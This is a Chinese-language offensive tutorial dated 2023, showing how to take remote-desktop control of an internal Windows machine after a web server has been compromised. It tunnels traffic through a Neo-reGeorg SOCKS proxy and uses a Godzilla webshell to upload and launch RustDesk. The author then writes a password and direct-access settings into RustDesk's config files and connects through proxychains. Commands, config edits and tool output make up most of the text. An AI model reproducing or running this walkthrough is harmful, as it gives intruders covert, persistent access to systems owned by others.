

2.2、RustDesk内网使用技巧

2023年9月22日 10:32

By:弱鸡

笔者微信: vivo50KFCKFC

项目地址: <https://github.com/RuoJi6/Deskbypass>

博客: <https://vlog.taoyuan.cool/>

工具链接:

链接: <https://pan.baidu.com/s/1eRGF3VzJ49SHTI02aWzDPQ?pwd=1fia>

提取码: 1fia

--来自百度网盘超级会员V4的分享

RustDesk纯内网也可以使用

使用内网IP+端口的方式进行连接

攻击机器kali

A(web)外网win10----->>>-----B(mysql)内网win10

192.168.86.130

192.168.132.129

192.168.132.128

模拟环境: 拿到web的权限, 通过上传Neo-reGeorg, 代理出境, 通过漏洞拿到mysql服务器

web权限这个时候, 我想去控制这台机器, 通过Neo-reGeorg代理去连接

1、先拿到B机器的webshell权限, 或者是数据库执行权限, 和之前一样上传RustDesk到服务器

然后启动

python neoreg.py generate -k

```
(kali kali) [~/Desktop/Neo-reGeorg-5.1.0]
$ python3 neoreg.py generate -k admin

"$$$$$' 'M$ '$$$m
:$$$$$' '$$$'
'$' 'JZI'$g '$$$'
'$$$ '$$$'
$$$$ J$$$$'
m$$$$ $$$,
$$$$$
```

生成连接脚本, 上传到目标机器, 把内外环境代理到本地

```
$ python3 neoreg.py -k admin -u http://192.168.86.130/tunnel.php -l 192.168.86.138

"$$$$$' 'M$ '$$$m
:$$$$$' '$$$'
'$' 'JZI'$g '$$$'
'$$$ '$$$'
$$$$ J$$$$'
m$$$$ $$$,
$$$$$ '$$$$
'$t$$$$' '$$$<
'$$$$$' '$$$
'@$$$$' '$$$'
'$$$ '$$$@
'z$$$$ @$$$
r$$$ $|
'$v c$$
'$v $$$v$$$$$#
$$x$$$$$twelve$$$@$$
@$$$$L ' '<@$$$$$'
$$ '$$$

[ Github ] https://github.com/L-codes/Neo-reGeorg

+-----+
Log Level set to [ERROR]
Starting SOCKS5 server [192.168.86.138:1080]
Tunnel at:
http://192.168.86.130/tunnel.php
+-----+
```

sudo vim /etc/proxychains4.conf

```
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 192.168.86.138 1080

-- INSERT --
```

设置代理(这个代理是用来连接远程软件的，也就是RustDesk)

开启哥斯拉连接代理

然后就是和之前文章一样，上传RustDesk到目标机器，运行RustDesk

```
命令模拟 | cmd /c "[command]" Z>&1

currentDir:C:\phpstudy_pro\WWW\
fileRoot[C:/, D:/]
currentUser:zyjsuper
osInfo:Windows NT ZYJSUPER 10.0 build 18363 (Windows 10) AMD64

C:\phpstudy_pro\WWW/ >dir

驱动器 C 中的卷没有标签。
卷的序列号是 12FD-0990

C:\phpstudy_pro\WWW 的目录
2023/09/22 11:41 <DIR> .
2023/09/22 11:41 <DIR> ..
2023/09/22 11:02      32 1.php
2023/09/22 10:57 <DIR> error
2019/09/03 14:30    2,307 index.html
2023/09/22 11:41 12,882,920 rustdesk-1.1.9.exe
               3 个文件 12,885,259 字节
               3 个目录 75,638,665,216 可用字节
C:\phpstudy_pro\WWW/ >whoami

zyjsuper\zyjsuper
C:\phpstudy_pro\WWW/ >rustdesk-1.1.9.exe
```

配置文件地址：C:\Users\zyjsuper[用户名]\AppData\Roaming\RustDesk\config

行	文件管理	数据库管理	笔记	网络详情	插件标签管理	Zip	PSuperServer
	C:/Users/zyjsuper/AppData/Roaming/RustDesk/config/						
ro	Icon	name					
		RustDesk.toml					
		RustDesk2.toml					
		RustDesk_local.toml					
ita							
imi							
rus							

添加密码

```
rustdesk.toml
C:/Users/zyjsuper/AppData/Roaming/RustDesk/config/RustDesk.toml

1 id = '159798136'
2 password = 'asdfggh'
3 salt = ''
4 key_pair = [
5   [],
6   [],
7 ]
8 key_confirmed = false
9
10 [keys_confirmed]
11
```

在修改RustDesk2.toml

在options下增加:

direct-server = 'Y'

direct-access-port = '8080' 连接端口

```
RustDesk.toml RustDesk2.toml
C:/Users/zyjsuper/AppData/Roaming/RustDesk/config/RustDesk2.toml

1 rendezvous_server = ''
2 nat_type = 0
3 serial = 0
4
5 [options]
6 direct-server = 'Y'
7 direct-access-port = '8080'
8
```

tasklist | findstr rustdesk

杀掉进程

taskkill /f /pid 2588

```
C:/phpstudy_pro/WWW/ >tasklist | findstr rustdesk

rustdesk-1.19.exe      2588 Console           1  20,728 K
C:/phpstudy_pro/WWW/ >taskkill /f /pid 2588

成功: 已终止 PID 为 2588 的进程。
C:/phpstudy_pro/WWW/ >
```

再次启动，然后本地使用代理连接

```
(kali@kali)~[~]
$ proxychains4 rustdesk
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
flutter: launch args: []
flutter: initializing FFI main
flutter: _appType:main,info1-id:551962710fa64f83ba27f6f73428c0d9,info2-name:Kali GNU/Linux,dir:/home/kali/Documents
flutter: _globalFFI init
flutter: _globalFFI init end
flutter: registerEventHandler native_ui native_ui
flutter: registerEventHandler callback_query_onlines recent
flutter: registerEventHandler load_recent_peers recent peer
flutter: handled by uni links: false
flutter: [MultiWindowHandler] active window changed: [0]
[spatchEvent]
ventImpl()
ventQueue
base/java:
sectionPr
starting java:97
security:
vilegePr
pOneEvent
desktop/
ntDspatchThread java:1001->java.desktop/
```

你的桌面

你的桌面可以通过下面的 ID 和密码访问。

ID

153 375 920

一次性密码

vpyrem


控制远程桌面

输入对方 ID

传输文件

连接

无最近会话，是时候开始新会话了！



拿下内外机器

